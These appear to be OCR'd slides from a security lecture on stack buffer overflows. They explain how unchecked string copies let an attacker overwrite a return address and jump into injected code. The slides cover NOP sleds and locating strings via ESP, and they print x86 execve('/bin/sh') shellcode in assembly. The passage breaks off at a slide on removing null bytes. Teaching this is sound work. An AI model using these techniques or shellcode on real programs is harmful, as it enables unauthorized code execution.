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


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
EIP

string = ”Hello world”

Our first buffer overflow™

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EIP

string = ”Lorem ipsum dolor sit amet, consetetur”

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


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EIP

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Smashing the stack for fun and profit™

- In general: find an application that uses
  1) A (preferrably character) buffer on the stack, and
  2) Improperly validates its input by
     - using unsafe functions (strcpy, sprintf), or
     - incorrectly checking input values
  3) Allows you to control its input (e.g., through user input)

- Craft input so that it
  - Contains arbitrary code to execute (shellcode), and
  - Overwrites the function's return address to jump into this crafted code

Relevance?

- 1988 Morris Worm
- 2003 Windows: Blaster, SQLSlammer
- 2003 MS Visual Studio introduces /GS
- 2008 Nintendo Twilight Hack for the Wii
- 2009 Conficker / 2010 Stuxnet

Shell code

```
char *s = "/bin/sh";

execve(s, NULL, NULL);
```

```
movl $0xb, %eax
movl <s>, %ebx
movl $0x0, %ecx
movl $0x0, %edx
int $0x80
```


But where is `s` exactly?

Shell code problems


- With which address do we overwrite the return address?
- Where in memory is the string to execute?
- How to contain everything into a single buffer?

Where to jump?


Finding exact jump target can be hard:



NOP sled increases hit probability:




Determining string address



- Assumptions
  - We can place code in a buffer.
  - We can overwrite return address to jump to start of code.
- Then there is one register we can use to directly obtain addresses: ESP.

Determining string address




EIP

```
mov $0xb, %eax
push $0x2f736800
push $0x2f62696e
mov %esp, %ebx
mov $0x0, %ecx
mov $0x0, %edx
int $0x80
```

EAX: | EBX: | ECX: | EDX:

Determining string address



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
int $0x80
```

EAX: 0x000B	EBX:	ECX:	EDX:

Determining string address

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


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EIP

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


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
mov $0x0, %edx
int $0x80
```

EIP

EAX: 0x000B	EBX: <str ptr>	ECX:	EDX:

Determining string address

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mov $0x0, %ecx
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
int $0x80
```

EIP

EAX: 0x000B	EBX: <str ptr>	ECX: 0x0000	EDX:

Determining string address

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mov %esp, %ebx
mov $0x0, %ecx
mov $0x0, %edx
int $0x80
```

EIP

EAX: 0x000B

EBX: <str ptr>

ECX: 0x0000

EDX: 0x0000

Containing everything

- Usual target: string functions:
  - Copy string until terminating zero byte

    → shell code must not contain zeros!
- However:
  - mov $0x0, %eax → 0xc6 0x40 **0x00 0x00**
- Must not use certain opcodes.

Replacing opcodes

- Find equivalent instructions:
